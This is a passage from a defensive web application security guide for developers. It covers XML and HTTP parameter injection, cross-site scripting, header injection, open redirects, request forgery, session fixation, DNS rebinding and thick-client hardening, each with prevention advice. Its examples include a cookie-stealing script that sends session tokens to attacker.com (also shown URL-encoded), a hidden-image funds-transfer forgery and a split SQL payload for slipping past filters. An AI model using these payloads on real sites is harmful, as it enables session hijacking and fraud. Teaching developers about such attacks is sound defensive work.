The resulting XML document created by the server will be (prologue omitted):

```
<fundstransfer>
<amount>1000</amount>
<sender account='45-34-21-5837284012' />
<recipient account='54-32-12-3345567430' />
</fundstransfer>
```

If user-supplied input is not validated, an attacker could craft a request that would result in the structure of the XML document being altered:

```
POST /funds/transfer HTTP/1.1
Host: www.application.com
Content-length: 40

amount=1000</amount><authorised>true</authorised><amount>&recipient=54-32-12-
3345567430
```

The web server will create the following XML document:

```
<fundstransfer>
<amount>1000</amount><authorised>true</authorised><amount></amount>
<sender account='45-34-21-5837284012'/>
<recipient account='54-32-12-3345567430' />
</fundstransfer>
```

Depending on how the XML parser behaves when presented with two **`<amount>`** elements and attacker may be able modify the results of the operation.

Other more subtle attacks can be performed by splitting the malicious payload across fields using the XML comment sequence **(`<!-- […] -->`)**. An attacker may inject XML comment sequences in different parameters used by the application to transform the structure of the final XML document created in the backend.

In the example below an attacker is injecting XML tags and comment sequences within the **`amount`** and **`recipient`** parameters to comment out sections of the original document and provide a custom structure in an attempt to trick the XML processor:

```
POST /funds/transfer HTTP/1.1
Host: www.application.com
Content-length: 40

amount=1000</amount><!--&recipient=--><sender account='12-34-56-
012345679'/><recipient account='54-32-12-3345567430
```

This will result in the following document being created:

```
<fundstransfer>
<amount>1000</amount><!--</amount>
<sender account='45-34-21-5837284012' />
<recipient account='--><sender account='12-34-56-0123456789'/><recipient account='54-32-
12-3345567430' />
```

```
</fundstransfer>
```

It can be seen in the document above how the injected XML comment sequences invalidate sections of the original document that are replaced by the tags supplied by the attacker through the POST request.

It should be remembered that all the attacks discussed can also affect client components processing XML documents such as scripting libraries of rich web interfaces, Flash objects or Java applets.

For each of the fields supplied by the user for inclusion in an XML document by the application, whitelist input validation must be combined with output encoding to ensure that attackers will not be able to alter the structure of the document.

Techniques to prevent XML

- Whenever possible submit all user-supplied information to strict whitelist filtering based on the expected values for each field on the server side.
- To prevent entity injection attacks, avoid including user-controllable input in the XML document preamble.
- Perform XML encoding (escaping of **<, >, &, <!--,** etc.) of any user-controllable data before using it inside an XML document. Favour framework-supplied functions to perform output encoding to bespoke implementations.

HTTP parameter injection

HTTP parameter injection involves supplication of additional HTTP parameters that the application is not expecting. Attackers count on these parameters being passed along to other HTTP backend systems or on the application not properly handling the additional parameters, and hence some sort of logic error being triggered. Some of the most common scenarios are discussed below.

Multiple parameters with the same name - if multiple parameters with the same name are passed to the application the results will vary depending on the development language and the web server software. Some environments discard all the instances but the last one. Others are able to provide an array containing all the values, while others concatenate the values into a single string.

This may result in some application processes (e.g. input-validation) being subverted due to the unexpected format of the input supplied. This could also affect web application firewalls or other content filters deployed in the environment. For example, ASP.NET concatenates parameter values using commas. An attacker could use this feature to bypass simple filtering rules. Suppose an attacker wants to submit the following attack string:

```
/index.aspx?page=select 1,2,3 from table where id=1
```

This would easily be detected by our content filter. However if the malicious payload is split across multiple parameters it is less likely that it will be detected:

```
/index.aspx?page=select 1&page=2,3 from table where id=1
```

Our application would receive the complete attack payload by virtue of .NET parameter reconstruction that will concatenate both parameters with a comma.

Application developers need to understand this risk and evaluate the behaviour of their environment when multiple parameters are supplied with a common name. They also need to ensure that any protection mechanisms such as filters and web application firewalls are configured to prevent the type of abuse described here.

Mass assignment vulnerabilities - this attack is triggered by submitting a request that includes additional parameters to the ones expected by the application. For example, in a password change page, the application may be expecting the user to submit the old password, the new one and a password confirmation. However, if the user decides to include additional parameters such as a user ID, or an email address, this needs to be detected and the application needs to reject them and avoid updating these fields in the backend storage.

Backend HTTP injection - all the other injection vulnerabilities described so far in this section can be exploited when user-supplied input is used to interface insecurely with external systems such as database engines or directory services. The application server may also be using HTTP to communicate with other backend services. Additional HTTP parameters or headers supplied by an attacker to the application can end up being included in backend HTTP transactions.

If, for example, the request sent by the user's browser to authorise a funds transfer in a banking application is:

```
POST /funds/transfer HTTP/1.1
Host: www.application.com
Content-length: 40

amount=1000&recipient=54-32-12-3345567430
```

and the application in turn uses this information to send another request to a back-office system such as:

```
POST /process HTTP/1.1
Host: transactions.backoffice.application.com
Content-length: 81

amount=1000&recipient=54-32-12-3345567430&sender=45-34-21-5837284012&cleared=false
```

Then if the application does not carefully validate the user's request it may be possible to inject HTTP parameters into the backend request. To exploit this vulnerability, attackers could try to submit a request similar to the one below:

```
POST /funds/transfer HTTP/1.1
Host: www.application.com
Content-length: 40

amount=1000&recipient=54-32-12-3345567430&cleared=true
```

Techniques to prevent HTTP parameter injection

- Understand how your framework behaves when a request contains multiple parameters with the same name. Take this into account when planning your input validation strategy.
- Prevent mass assignment vulnerabilities by only updating the intended attributes of the resources you are manipulating.
- If user supplied HTTP parameters are included in backend HTTP communications:
- Understand the different code paths that would result in user-controllable input being included in the backend HTTP messages.
- Validate the input against a whitelist containing only the character sets that the application expects.
- Instead of passing the original request or the original parameter list to the backend processor, extract the parameters you intend to use and only forward these.

Application users and security

Although many of the attacks described in this section could be considered injection attacks, we have separated them due to their nature. While the injection attacks described in the previous section would target the application's infrastructure or backend system, the target of these attacks are other application users.

On one hand, as application owners, we need to ensure that our application cannot be leveraged to attack our users. The trust users put in our application must not be compromised by flaws that harm them.

On the other hand, as the number of applications built around user-generated content increases, we need to ensure that malicious users will not be able to abuse our application as an attack platform to compromise other users or systems.

In this section we present a number of threats and attack avenues that can be used to steal user data, hijack their sessions, perform unauthorised actions or trick users into believing that they are using a trusted application when they are not (e.g. *phishing* scams).

Although most of these attacks cannot be used to compromise the environment supporting the application, attackers may use these techniques not only to target other external users but also to attack internal users or those with administrative-level access. If an attacker successfully compromises a high-privilege account in the application, the likelihood of the system ultimately being compromised is considerably increased.

Browser same origin policy

The Same-origin policy (SOP) is a security model implemented by browsers to enforce data separation across different sites. Put simply, SOP prevents a document or script loaded from one site of origin from manipulating properties of or communicating with a document loaded from another site of origin. In this case the term *origin* refers to the domain name, port, and protocol of the site hosting the document.

Although a full review of the intricacies of the SOP in modern browsers is outside the scope of this document, the top-level guidelines that it imposes are relevant to our discussion of attacks against web application users:

- A web site may submit *requests* to any other domain, but may not process *responses* from other domains.
- A web site can load a script from another domain, and execute this within its own context.
- A web site cannot read or modify DOM data belonging to another domain.

Most attacks against other users involve breaching the restrictions imposed by the same-origin policy.

This means that from the browser's point of view all these are different applications that cannot use data from each other:

- http://www.application.com/
- https://www.application.com/
- http://www2.application.com/
- http://www.application.com:443/

As we will discuss later, the same-origin policy only constrains what the standard browser can do. If an application is making use of other technologies such as thick-client components additional considerations must be taken to ensure that these components also enforce the same level of restrictions. In addition to this, it should also be noted that cookie management introduces another layer of complexity as already discussed (pages 34-35).

Two observations must be made before moving on to the next section. The first one is that the same-origin policy is enforced by the browser. If users are accessing the application with an old browser or if they have been tricked into using a malicious browser (e.g. a rogue internet kiosk) the restrictions imposed by the SOP may no longer apply. The second is that one of the cornerstones of the SOP is the domain name check. If an attacker is in a position to control the Domain Name Service (DNS) resolution of web site, the SOP restrictions may be subverted. This attack scenario will be covered later in this section.

Local privacy issues

Although most of the attacks presented in this section are performed by remote attackers against the users of our application, there are some aspects of the security of the client endpoint that need to be considered.

It is not uncommon for users to access applications from shared resources such as the company computer in a small office or a public computer such as the ones provided in hotels and internet kiosks. In these setups, any data that remains in the client computer after the user's session is finalised could potentially be used by a local attacker.

Application data may end up being stored in the user's computer in a number of locations including the user's browser and the system's hard drive.

History and bookmarks

The browser history contains a list of recently visited locations. Unless explicitly setup otherwise, each page visited by the user will generate an entry into this list.

If the application used the query string (i.e. GET parameters) to transmit sensitive data such as a session tokens or passwords, this information will be readily available in the History window.

In a similar fashion, if the user decided to bookmark a page of the application and the application was using the query string to pass parameters into that page, sensitive information may end up being stored in the bookmark.

To protect your application data from being disclosed through the browser's history or bookmarks, ensure that no sensitive parameters are sent using the query string. Use cookies for session tokens and HTML forms (i.e. POST parameters) for all other sensitive data.

Offline cache

If the application did not enforce strict caching rules, the content of sensitive pages may have been cached. It is easy to verify this by going into *offline mode* and trying to revisit application’s pages. If the content is displayed it means it was cached by the browser.

Applications can prevent this behaviour by sending cache-controlling headers along with their responses. Note that the **`Expires`** header must be set to a date in the past as shown below:

```
Cache-Control: no-cache
Pragma: no-cache
Expires: Sun, 28Feb 201011:57:22 GMT
```

This must be done for every response sent that may contain sensitive information. A good rule of thumb is to send cache control headers for every response once the user has authenticated against the application. It should be noted that after authentication, the user’s session must take place over an encrypted channel to protect the session token and any sensitive data sent from third parties.

Persistent cookies

Persistent cookies will be stored by the browser on the file system. They will be available even after the user’s session is terminated or the browser is closed. Some applications use persistent cookies to store user settings and preferences so they can survive across multiple sessions. However, the use of persistent cookies is generally discouraged for applications needing to enforce strong security standards.

Password and auto-complete caches

The auto-complete function is used by browsers to assist users in remembering data submitted in the past when interacting with web applications. These are very useful during standard browsing sessions but may expose the user’s data to local privacy attacks.

If the auto-completion facilities of the browser is enabled it may store sensitive information submitted by the user through a web form such as a login name, a credit card number or a password.

Applications can mitigate this risk by instructing the browser to explicitly disable the information caching facilities when handling sensitive data.

This can be accomplished with the following HTML code applied to a particular form field:

```
<input … autocomplete=‘off’>
```

Or, if an entire form is considered to be sensitive, auto-completion can be disabled for all fields with:

```
<form […] autocomplete=‘off’>
[…]
</form>
```

Local storage of data by thick-client components

When using thick-client components such as Java applets, Flash objects or ActiveX controls, developers need to ensure that no sensitive data is left in these components' persistent data stores.

Developers must analyse any such components provided by third parties to ensure that the footprint left by their use in the client system is in line with the application's policy on client-side privacy. Components may create files, install drivers or store configuration settings in a number of ways.

Before including any thick-client components into the application, ensure that no sensitive information may end up being stored in the client's system persistently.

Techniques to prevent disclosure of information to local attackers

- Favour requests that send information as HTML form parameters instead of using the query string. This would prevent information being cached or leaked in various intermediate components and log files.
- Ensure that your application includes cache-control headers in every response containing sensitive information.
- Disable auto-completion in sensitive fields and forms.
- Do not use persistent cookies to store sensitive information.
- When using thick-client technologies ensure that no sensitive data is stored on the user's computer through the platform's local storage facilities.

Cross-site scripting (XSS)

A cross-site scripting (XSS) vulnerability exists in an application if an attacker can inject client-side scripting code (e.g. JavaScript) into the web pages presented to other users of the application. This malicious code can be used to perform a range of actions from hijacking the user's session, to stealing data or altering the application's graphical interface.

Although XSS could be exploited using a number of scripting languages, the most common case is to use JavaScript as a payload. This is because JavaScript is supported in most browsers and platforms.

Different categories exist within this vulnerability class depending on the delivery method: reflected, stored and DOM-based. Sometimes reflected and stored cross-site scripting vulnerabilities are grouped under the term of *traditional* cross-site scripting. This is because, as we will see in the next section, the injection is produced by server side code whilst in the DOM-based instance the flaw that permits the code to be injected is in the client side code.

Cross-Site Scripting types

Reflected or non-persistent cross-site scripting is produced when user-supplied data is used by the server to create the response page and insufficient output encoding is applied.

For example if a web application uses an error-handling page that accepts the message to be displayed to the user:

```
http://www.application.com/error?msg=Page+not+found
```

It may be vulnerable to reflected XSS:

```
http://www.application.com/error?msg=<script>alert(‘I can run arbitrary JavaScript’)</script>
```

Depending on how the user-controllable input is encoded in the page, it may be possible to inject arbitrary JavaScript code.

Attackers will abuse this vulnerability by crafting URLs containing malicious scripts and tricking users into visiting them (e.g. sending the link by email, posting it in a forum, obfuscating it using a URL shortening service, etc.). The malicious script would be executed in the context of the target’s application session. One of the most common attacks is to steal the user’s session token. This could be accomplished with the following script:

```
<script>document.write( ‘<imgsrc=‘http://attacker.com/’ + document.cookie+ ‘‘ />)</script>
```

The script creates a new **`<img>`** tag pointing to the attacker’s web server. The path to the image will correspond to the user’s session token. If the attack is successful, the attacker just needs to review their web server logs to locate the request and extract the valid session token.

This script would be used to create the malicious link applying some obfuscation to make it less suspicious. For instance:

http://www.attacker.com/error?action=view&page=discount&token=%61%6c%6c%20%79%6f%75%72%20%62%61%73%65%20%61%72%65%20%62%65%6c%6f%6e%67%20%74%6f%20%75%73&msg**=%3c%73%63%72%69%70%74%3e%64%6f%63%75%6d%65%6e%74%2e%77%72%69%74%65%28%20%18%3c%69%6d%67%20%73%72%63%3d%1d%68%74%74%70%3a%2f%2f%61%74%74%61%63%6b%65%72%2e%63%6f%6d%2f%19%20%2b%20%64%6f%63%75%6d%65%6e%74%2e%63%6f%6f%6b%69%65%2b%20%18%1d%20%2f%3e%29%3c%2f%73%63%72%69%70%74%3e**

Stored or persistent cross-site scripting exists if an attacker is able to cause the application to store the malicious script within its backend storage engine.

A typical example would be an attacker being able to inject the script inside a comment in a blog application. The code will be stored in the backend database and later included in the page every time a user requests to view the article that comment refers to. If the application does not encode the user-supplied data before it is presented, the script will be executed by the user’s browser.

This type of XSS is more significant as the payload will be delivered to every user of the application without the attacker needing to specifically trick a user into following a crafted link.

To illustrate this, imagine that an attacker is able to inject a malicious script during the registration process of an application (e.g. inside the Name or Address field). If new registrations need to be accepted by the application administrators, it is possible that the code will end up being executed in the context of the administrator session. An administrative session token can hence be stolen and the administrator’s session hijacked.

DOM-based - in the reflected and stored cases, the server is taking user-supplied input and presenting it in their response without applying sufficient encoding. In DOM-based cross-site scripting, the injection of code takes place on the client side.

Modern applications rely on client side JavaScript to perform a wide range of operations. This is usually done through the Document Object Model (DOM), the mechanism used by browsers to represent and interact with objects inside HTML documents.

For example, the scripting framework may parse and extract sections of the URL and use them to control the behaviour of the page. If this is known, an attacker can take advantage of it by specifically crafting URLs which, upon being parsed by the application's JavaScript, would trigger the injection flaw.

For example, the application may extract the current page number from the URL using the following code:

```
<script>
varurl = unescape( document.location );
var page = url.substring(url.indexOf('page=') + 5, url.length);
document.write('Showing results page ' + page);
</script>
```

This could be exploited by an attacker by supplying a URL similar to the one below:

```
www.application.com/result?page=<script>alert('Arbitrary JavaScript injected')</script>
```

Preventing cross-site scripting

In order to ensure that our application is free from cross-site scripting vulnerabilities we first need to identify all the instances where user-supplied (or user-controllable) input is used within the application's pages.

As we have already discussed user-controllable input may come from any of a number of sources including GET/POST parameters, *cookie* values, `Referer` headers and other out-of-band channels. For each of these input channels we need to determine if data submitted is presented back to the application users inside the server's response.

Preventing traditional cross-site scripting - for each of these instances, first consider applying an input validation filter based on a whitelist. User-supplied data should only contain characters in the permitted range, be of the appropriate length and, whenever possible, be matched against a regular expression to ensure that it is structured in the expected way.

Before including any such data in the response, the application needs to ensure that it is HTML-encoded to prevent the data from being interpreted by the browser as anything other than plain text. The encoding must be applied to all non-alphanumeric characters (including white space) to ensure maximum resilience against attack. Most development frameworks provide an HTML-encoding facility that can be used to this effect.

Finally, it is usually best to avoid inserting user-supplied data inside sections of the response that are not standard HTML, e.g. within `<script>` tags or inside HTML attributes where JavaScript is usually found (*onLoad*, *onError*, etc.). A non-standard encoding mechanism may be required to ensure that any malicious input is not interpreted by the scripting engine.

Preventing DOM-based cross-site scripting - a similar set of measures to the ones described above should be applied on the client-side code to prevent DOM-based injection. Client-side scripts need to apply sufficient validation when processing DOM elements whose contents may have been influenced by the user. For instance, matching the input to a regular expression containing a list of accepted characters:

```
var regex=/^([A-Za-z0-9+\s])*$/;

if (regex.test( <user-controllable data>)){
  […]
}
```

And when retrieving data from the DOM it should be HTML-encoded before being inserted into the document. Most JavaScript libraries provide a function to perform this although a construct such as the one provided below could be used:

```
function sanitise(str)
{
var d = document.createElement('div');
d.appendChild(document.createTextNode(str));
returnd.innerHTML;
}
```

Techniques to prevent cross-site scripting

- Whenever possible submit all user-supplied information to strict whitelist filtering based on the expected values for each field on the server side.
- Perform output encoding in any page containing information that was supplied by the user either in the originating request or at some point in the past. Favour framework-supplied functions to perform output encoding to bespoke implementations.
- Depending on where in the response body the data is inserted apply the appropriate encoding (HTML-encoding, JavaScript-encoding, JSON-encoding, etc.)
- Set the HttpOnly flag in cookies containing session tokens.
- Review your client-side JavaScript library looking for instances were DOM-based XSS could be found.

HTTP header injection

Header injection vulnerabilities appear when HTTP response headers sent by the server contain information that was supplied by the user without sufficient validation. Attackers could exploit this scenario by submitting input containing new-line characters. When this input is included in the response, the new-line character would enable the attacker to create arbitrary HTTP headers.

Headers that would typically contain user-supplied input are the **`Location`** and the **`Set-Cookie`** headers. However, other headers may contain user-supplied input such as the **`Content-type`** **or** **`Content-disposition`**.

For example, an application may have a module that is used to store user settings into HTTP *cookies* that processes requests similar to the one below:

```
GET /save-setting?lang=en HTTP/1.1
Host: www.application.com
```

A typical response produced by the server would be:

```
HTTP/1.1 200 OK
Set-Cookie: lang=en
[..]
```

If the application does not ensure that the user-supplied input is appropriately URL-encoded, an attacker could inject arbitrary headers by submitting a request similar to:

```
GET /save-setting?lang=en%0d%0aCustom-header:%20rogue%value HTTP/1.1
Host: www.application.com
```

The web application will decode the **`%0d%0a`** sequence as a new line character and the following response will be returned:

```
HTTP/1.1 200 OK
Set-Cookie: lang=en
Custom-header: rogue value
[..]
```

The attacker can inject not only arbitrary headers but also response content. This is due to the format of HTTP messages. The response body is included after two new-line characters, so an attacker wanting to alter the response body only needs to inject two consecutive new-line characters followed by the crafted response.

This vulnerability leads to an attack vector that can be used to target users of HTTP proxies called *HTTP response splitting*. Although a detailed description of this attack is outside the scope of the guide, the underlying vulnerability is caused by the same principles described in this section. Successful exploitation by an attacker would result in the server's response being *split* into two separate valid HTTP messages. This can be used to poison the cache of the intermediate proxy. Consult the References section for additional information on this attack.

Techniques to prevent HTTP header injection

- Whenever possible submit all user-supplied information to strict whitelist filtering. Any input that does not consist entirely of alphanumeric characters should be rejected.
- URL-encode user-controllable data before including it in the server response headers.
- Favour framework-supplied functions to perform output encoding to bespoke implementations.

Arbitrary redirections

Arbitrary redirection vulnerabilities (also known as open redirection vulnerabilities) are produced when an attacker can cause a web application to redirect a user request to an arbitrary location. This would be useful in *phishing* scams because the attacker can supply a victim with a URL belonging to the authentic application that immediately redirects the users to an external location.

The redirection functionality can be implemented by the application using a number of techniques including the HTTP **`Location`** header, HTML **`<meta>`** tags or JavaScript functionality. However, the vulnerability can exist independently of the implementation details.

Techniques to prevent arbitrary redirections - because there are many legitimate uses for applications to have a redirection facility, developers need to ensure that these guidelines are followed when implementing it:

- In many cases there are only a small number of legitimate locations that the application would redirect users to (e.g. login, logout, home page, etc.). A whitelist of these locations can be created so any redirection request is matched against the list before it is granted.
- If it is not possible to create such whitelist, redirections should always be local. This is accomplished by forcing the redirection location not to include the protocol (e.g. http://) and hostname fields.
- When the application requires remote redirections (e.g. an application redirecting users to the global corporate page of the organisation) it should also be possible to create a whitelist of the external locations that the application would require users to be redirected to.

Request forgery

Request forgery vulnerabilities are produced when an attacker is able to force the user's browser to submit a request to an application without the user's knowledge or consent. This is typically done by tricking the user into visiting a malicious page containing the attack payload.

We have already discussed in the session management section how a browser with cookies associated to a given site will automatically submit those cookies in any request to that domain (provided the Same-Origin Policy is satisfied). It is this behaviour that is exploited in request forgery attacks. Even if the user is not actively browsing the site in question, the presence of session cookies in the browser session will cause any requests made to occur within that context. So if a particular piece of application functionality can be invoked via a GET request, then the act of coaxing a logged-in user to follow the corresponding link – even from a different website or an email – will have the same results.

When the attack is triggered from within the vulnerable application (e.g. by a link or script contained within the attacker's profile page in a social media site) it is called *on-site request forgery* (OSRF). On the other hand, if the attack is triggered from an external location (e.g. a message posted by the attacker in a separate public bulletin board) it is called *cross-site request forgery* (CSRF). However, the latter term is often used loosely and may be used to refer to OSRF.

As an example, imagine a vulnerable banking application whose funds transfer module can be invoked through a URL like this one:

```
http://www.bank.com/transfer?amount=1000&recipient=54-32-12-3345567430
```

An attacker could use an **`<img>`** tag – hosted on an entirely different website – whose **`src`** attribute points to the URL above:

```
<html>
<body>
  […]
<img
src='http://www.bank.com/transfer?amount=1000&recipient=01-23-45-0123456789'
   width='0' height='0' />
  […]
</body>
</html>
```

When a user's browser visits this page, a request will be made to the application by the browser that has been tricked into believing there was an image needing to be loaded from that location. If the user is currently logged into the banking application, the browser will send the authenticated session tokens and the application will trigger the funds transfer process. While it may seem obvious that this wasn't the action intended by the user, the SOP is satisfied nonetheless and there is no conceptual distinction between the two actions as perceived by the browser.

Techniques to prevent request forgery - in order to prevent request forgery attacks, applications need to ensure that requests are legitimate before the requested operations are performed. This can be done through the use of additional tokens to validate the request: Here, the application will generate unpredictable per-page tokens for every page displayed (or at least for every sensitive operation and form submission) and will verify that any user requests contain both the usual session token and an echoed copy of this additional per-page token. The application will compare the submitted token to ensure it matches the value issued when presenting the page to the user. In this way, it would be impossible for an attacker to craft a single URL to invoke the functionality, as the per-page token would be unknown prior to loading the page and may change with each page-view.

Of course, for this strategy to be effective the per-page tokens must not be predictable and must differ at least for every page and user, ideally with every page-view.

It should be noted that due to the same origin policy, an attacker performing a *cross-site* request forgery attack can fire requests to the vulnerable application but not read the responses. As a result the attacker would not typically be able to access these per-page tokens, will instead be discarded by the browser upon return. However, the same is not true of on-site request forgery.

Session fixation

A session fixation is produced when an attacker is able to create a server-side session with an application and subsequently cause another user to use this session token. Because the token is known to the attacker, when the user later authenticates against the application, the attacker would be able to use the authenticated token as well.

Not all web applications are vulnerable to this attack class as there are certain conditions that must typically be met:

- The application needs to create and assign session tokens to anonymous users as soon as they interact with the application. This is a common practice and most application frameworks behave in this manner.
- The application must not refresh the session token after authentication. This is a vulnerability as already discussed in the session management section.
- The attacker must be able to fix the session token into the victim's browser. This is not always easy to accomplish, but for instance, if the application allows

session tokens to be transmitted in the query string, an attacker can craft a URL containing the *fixated* token.

- Other delivery mechanisms could be a cross-site scripting vulnerability (the attacker will provide a link with a malicious payload that would set the token as a cookie value) or an HTTP header injection vulnerability in the target site.

It should be noted that some applications may not require users to authenticate in order to submit sensitive data (e.g. one-click online shops). Even in these applications the user's session crosses a trust boundary at some point (e.g. placing an order vs. reviewing a successful order). This is usually marked by submitting sensitive information such as a credit card number or an authorisation code. Applications that do not require users to authenticate should refresh their tokens after such trust boundaries are crossed.

Techniques to prevent session fixation - the application should only accept server generated session tokens i.e. those for which a session is already defined server-side. The application should then ensure that additional information (i.e. IP address and/or associated user) is consistent throughout session.
These session tokens should be destroyed after a period of inactivity or after a user logs out of the application.

The application should also generate a new session token upon successful authentication or privilege level change. Ideally token regeneration should be performed:

- prior to any significant transaction;
- after a certain number of requests;
- as a function of time (for example, every 20 minutes).

DNS pinning and rebinding attacks

DNS pinning is the process by which the browser associates an IP address to a hostname throughout a session. When the user first requests access to the site, a DNS query is performed to retrieve the relevant IP address. This information is cached by the browser so the next time a request is made to the same site there is no need to re-query the DNS server.

In DNS rebinding attacks, an attacker is able to trick the browser to perform multiple DNS requests for a single site. If the site and the associated DNS server are controlled by the attacker, the browser can be forced to perform multiple DNS requests and then be fed different response IP addresses each time.

In this scenario, the browser assumes that all resources are being requested from the same site and thus that the same-origin policy is being honoured. In reality, the resources are being requested from different servers (i.e. different IP addresses).

The attack is possible because a browser will perform a second DNS request in the edge-case of a server being unavailable after successfully contacting it once. In this case, the browser will assume that the server went down and will discard the existing DNS record, performing a new query in order to contact an alternative resource (e.g. a failover server).

Although it is acknowledged that this particular attack falls outside what can be considered strict web application security it has been included here to reinforce the message that current best practices and apparently strong security measures such as the browser's same-origin policy are not bulletproof and that attackers are always finding new ways to circumvent them.

Thick-client security

Attackers have been targeting thick-client components such as Flash and Java applets for a long time and we are bound to see an increasing number of attacks targeting mobile applications that interface with web server endpoints. Application owners must understand that although originally developed by them, their thick-client components are run in an environment that is completely under the attacker's control.

There are two main types of thick-client components: traditional compiled binaries such as ActiveX controls in Windows, and components written in interpreted languages like Java applets, Flash and Silverlight objects. Both are usually embedded into the web interface and accessed through the browser. In this scenario thick-client components are used to provide some extended functionality over that offered by the browser.

Alternatively thick-clients may be fully featured standalone applications that interact with a remote web service endpoint. These applications are also usually written in Java or .NET and the techniques that an attacker can use are similar to the ones used against smaller embedded components.

A final group of thick-client components are those created for use within mobile devices. Even though a full analysis of mobile device security architecture cannot be undertaken under the scope of this guide, the use of native mobile applications to interact with web applications is becoming commonplace. While the security considerations outlined in this section are mainly focused on traditional thick-clients, most of them also apply to these mobile applications.

Technologies

Java, .NET and Flash components operate under certain restrictions. They are run by a virtual machine that interfaces between the component and the underlying operating system. This interpreter implements a sandbox and components are not typically granted unrestricted access to the underlying system.

The main difference between ActiveX and the other types of thick-clients is that ActiveX are native Windows components. This means that once they are installed in the system and executed there are fewer restrictions on what they can do, particularly on older versions of Internet Explorer. This also opens the door to traditional memory corruption bugs such as buffer overflows.

A detailed description on how to securely code native components will not be given here but web application developers considering the use of ActiveX controls in their application should ensure that they conform to native component secure coding best practices. Review of the security architectures of Java, .NET and Flash also falls outside the scope of this guide and specialist resources should be consulted.

The remainder of this section focuses on fundamental security issues faced by thick-client components (with independence of their type) as well as common mitigation strategies that can be implemented by developers building them.

Thick-client security is client-side security

In addition to being run in an environment potentially controlled by an attacker, all the considerations already mentioned regarding client-side security also apply to thick-client components. This means that any input validation, authentication or access control implemented in the components cannot be relied upon. Every security mechanism must be enforced or reinforced by the server.

Application developers should not fall into the trap of trusting input arriving from their thick-clients and skipping validation, nor should they point their components to *secret* server endpoints (e.g. using a different port than the standard web application) believing that those endpoints will remain secret or that attackers will not interact with them directly.

If the user’s session is handled through a thick application instead of using a web browser, all the considerations regarding client-server communications when discussing standard web setups must be applied. If there is a need for session management and session tokens are being used, they should be protected throughout their lifecycle. If there is a need for authentication, it must be enforced on the server side. Account-locking mechanisms must be enforced; user-supplied input must not be trusted; and so on. In most cases, the use of an encrypted channel throughout the session is also a must and using an encrypted protocol instead of plain text is desirable in most situations.

Local privacy considerations

Special care should be taken when implementing thick-client components to ensure that sensitive data stored in the user’s system is protected against local privacy attacks.

Information can be stored in a number of areas including the file system, registry or technology-specific data stores. It is best to avoid storing sensitive information in the client system but where necessary, components should ensure that data is not available to local attackers.

The use of Java *keystores*, Flash encrypted local stores (ELS) and Windows data protection API (DPAPI) for .NET components is encouraged to protect sensitive data that is to remain in the user’s system after the session is terminated.

Common techniques to defeat thick-client security

Several techniques will be discussed that attackers use to subvert thick-client security. This can done by either focusing on the component (e.g. decompiling, disassembling, altering configuration, etc.) or on the operating environment (e.g. using intercepting proxies, interfering with the DNS traffic, etc.).

Being aware of these techniques can help developers to understand the risks their components will be facing and what countermeasures can be implemented.

Attacking the environment

It is sometimes useful to think about thick clients as web browser replacements, no matter how many restrictions the client interface imposes or how many validations are applied to the input. The data need to reach the server through the network and if this communication is not appropriately secured, the game is over, a man-in-the-middle attack can be mounted to bypass any client-side validation.

Components should provide transport-layer security and should also perform strict SSL validation of the remote endpoint. For the most sensitive applications, components may use client-side SSL certificates to authenticate the communication channel. Servers should only allow remote clients that present a valid and trusted certificate (see the transport-layer security section later in the guide for more information on how to perform this validation securely).

Thick clients cannot generally rely on environmental information like files or registry keys because, as we have already discussed, these values may be under the attacker's control.

If the protocol used in the communication between client and server is not encrypted, an attacker can inspect the transmission and identify how sensitive information is sent to the server. If this information is not sent directly and some sort of obfuscation takes place on the client side then the attacker may analyse the components using the techniques described in the next section.

Attacking the component

It is usually possible to decompile thick-clients, with tools being commonly available to convert Java, .NET and Flash objects into source code. If the attacker wants a particular check or piece of functionality removed or altered, decompiling or modifying the code and compiling back again is the best bet to overcome the problem. For ActiveX components standard binary analysis tools can be used to inspect and subvert any implemented security restrictions.

Decompilation is not only used to remove or bypass security restrictions. It is often the case that attackers just need to reverse-engineer the component in order to gain a better understanding of the manipulations performed upon data before it is transmitted to the server in order to effectively communicate directly with the server endpoint.

Although not completely effective, code obfuscation is the best countermeasure that can be implemented against these attacks. If it is combined with the use of strong cryptography to encrypt the communication between the component and the server, the likelihood of a breach in the system is reduced. Unfortunately in most cases the resourceful attacker will eventually be able to bypass these restrictions, highlighting once again the importance of implementing strong server-side security.

Flash objects

Flash components are a very popular form of thick-client. Flash is a pervasive multi-platform technology that is claimed to have almost full coverage across client computers connected to the internet.

Cross-domain model - flash objects are not restricted by the browser's Same-Origin Policy; instead the Flash Player provides an equivalent model to ensure data integrity across multiple domains. By default a Flash object is not allowed to access data that resides outside the exact web domain from which it was originated.

However, the main difference between Flash's same-origin policy and the standard browser's policy is that a web server administrator can explicitly allow Flash objects from external domains to communicate with the server. This is controlled by the **`crossdomain.xml`** policy file stored in the web server's root directory. An example of the contents of such a file could be:

```
<cross-domain-policy>
<allow-access-from domain='*' to-ports='507' />
```

```
<allow-access-from domain=‘*.application1.com’ to-ports=‘507,516’ />
<allow-access-from domain=‘*.application2.com’ to-ports=‘516-523’ />
<allow-access-from domain=‘www.corporate.com’ to-ports=‘*’ />
</cross-domain-policy>
```

Unfortunately most web servers that contain such a file fail to enforce sufficiently restrictive permissions. If Flash objects hosted in remote sites are allowed to communicate with a server, they can perform requests against it and retrieve any data.

In order to prevent this from happening, strict rules must be enforced in the cross-domain policy file denying access to the server’s resources unless a valid business reason requires otherwise. In such cases the best practice is to follow the least privilege principle, establishing restrictive rules on what can be done by which remote sites.

A general deny-all cross-domain policy file is provided below for reference:

```
<cross-domain-policy>
</cross-domain-policy>
```

Techniques to secure your thick-clients

- Do not rely on client-side security measures. Security must be enforced by the server
- Always use encrypted channels. Use public-key encryption when possible as shared keys can be extracted from the thick-client’s source.
- Perform string validation of any certificates presented by the server.
- If possible, the server should authenticate the client to ensure that attackers cannot spoof client endpoints.
- For the most sensitive applications consider encrypting the data transmission protocol as well as the transport
- Consider obfuscating the code of your thick-client components.
- If the runtime environment supports it, sign the client’s code and ensure that signatures are verified.

Preparing the infrastructure

This section discusses general aspects affecting the security posture of infrastructure supporting the application, from web server patching and hardening to transport-layer security and shared hosting environments.

Usually the team responsible for management of the infrastructure is not the same as the development team. As a result, the main benefit of this section would be if the guidelines and practices outlined are included into the standard rollout procedure of your organisation.

Many of the considerations made throughout this section are not to be applied just once during rollout and then forgotten. In order to maintain a healthy security posture, server patches must be regularly applied, hardening guidelines must be updated and a continuous refreshment of the security countermeasures implemented must be performed.

Server hardening

Outdated server software

